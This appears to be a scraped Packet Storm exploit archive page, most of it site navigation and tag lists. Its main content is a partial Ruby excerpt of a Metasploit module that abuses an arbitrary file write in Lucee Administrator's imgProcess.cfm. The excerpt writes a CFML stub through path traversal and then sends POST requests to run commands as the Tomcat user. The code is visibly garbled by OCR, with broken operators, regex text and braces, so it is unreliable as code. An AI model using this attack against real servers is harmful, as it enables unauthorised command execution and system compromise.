

Search .

Home Files News About Contact &[SERVICES\_TAB]

Add New

### Lucee Administrator imgProcess.cfm Arbitrary File Write

Posted Aug 17, 2021

This Metasploit module exploits an arbitrary file write in Lucee Administrator's imgProcess.cfm file to execute commands as the Tomcat user.

tags | exploit arbitrary

#### Related Files

### Share This


Lik€

LinkedIn TWO

Reddit

Digg StumbleUpon







Ubuntu 78 files Debian 24 files LiquidWorm 23 files

malvuln 12 files nu11secur1ty 10 files Genton 9 files

T. Weber 4 files Julien Ahrens 4 files

Google Security Research 8 files

File Tags	File Archives
ActiveX (932)	December 2022
Advisory (79,733)	November 2022
Arbitrary (15,694)	October 2022
BBS (2,859)	September 2022
Bypass (1,619)	August 2022
CGI (1,018)	July 2022
Code Execution (6,924)	June 2022
Conference (673)	May 2022
Cracker (840)	April 2022
CSRF (3,290)	March 2022
DoS (22,601)	February 2022
Encryption (2,349)	January 2022
Exploit (50,358)	Older
File Inclusion (4,165)	
File Upload (946)	Systems
Firewall (821)	AIX (426)
Info Disclosure (2,660)	Apple (1,926)
Intrusion Detection (867)	BSD (370)
Java (2,899)	CentOS (55)
JavaScript (820)	Cisco (1,917)
Kernel (6,290)	Debian (6,634)
Local (14,201)	Fedora (1,690)
Magazine (586)	FreeBSD (1,242)
Overflow (12,418)	Gentoo (4,272)
Perl (1,418)	HPUX (878)
PHP (5,093)	iOS (330)
Proof of Concept (2,291)	iPhone (108)
Protocol (3,435)	IRIX (220)
Python (1,467)	Juniper (67)
Remote (30,043)	Linux (44,294)
Root (3,504)	Mac OS X (684)
Ruby (594)	Mandriva (3,105)
Scanner (1,631)	NetBSD (255)
Security Tool (7,776)	OpenBSD (479)
Shell (3,103)	RedHat (12,448)
Shellcode (1,204)	Slackware (941)
Sniffer (886)	Solaris (1,607)

```
# XXX: Create /opt/lucee/web/temp/admin-ext-thumbnails/__/
res = write_file('/.', '')
  Leak directory traversal base path from 500 response unless res6.code == 500 66 %r[file \[(?<\ase_path>.*?/_/)\.\]) == res.body return false end
  register_dir_for_cleanup(base_path)
  cfml path = "/../../context/#{cfml filename}"
   res = write_file(cfml_path, cfml_stub)
  return false unless res&.code == 200
  register_file_for_cleanup(normalize_uri(base_path, cfml_path))
def execute_command(cmd, _opts = {})
  vprint_status(cmd)
  res = send_request_cgi({
  'method' => 'POST',
  'uri' => cfml_uri,
  'vars_post' => {
   cfml_param => cmd
  }, datastore['CmdExecTimeout'])
  fail_with(Failure::PayloadFailed, cmd) unless res.code == 200
vprint_line(res.body)
end
def write_file(name, contents)
   opts = {
        'method' >> 'POST',
        'uri' -> normalize_uri(target_uri.path, '/admin/imgProcess.cfm')
    }
}
  opts['vars_get'] = { 'file' => name } if name
opts['vars_post'] = { 'imgSrc' => contents } if contents
send_request_cgi(opts)
end
def cfml_uri
  normalize_uri(target_uri.path, cfml_filename)
end
def cfml_param
    @cfml_param | |= rand_text_alphanumeric(8..16)
end
def cfml_filename
    @cfml_filename ||= "#{rand_text_alphanumeric(8..16)}.cfm"
end
```

Spoof (2,166) SUSE (1,444) SQL Injection (16,101) Ubuntu (8,199) TCP (2,379) UNIX (9 158) UnixWare (185) UDP (876) Windows (6,511) Other Virus (662)

Vulnerability (31,132) Web (9,357) Whitepaper (3,729) x86 (946) XSS (17,494) Other

### Login or Register to add favorites

# packet storm

### Site Links

News by Month

News Tags

Files by Month

File Tags

File Directory

### About Us

History & Purpose

Contact Information

Terms of Service

Privacy Statement Copyright Information

## Rokasec

**Hosting By** 

Follow us on Twitter

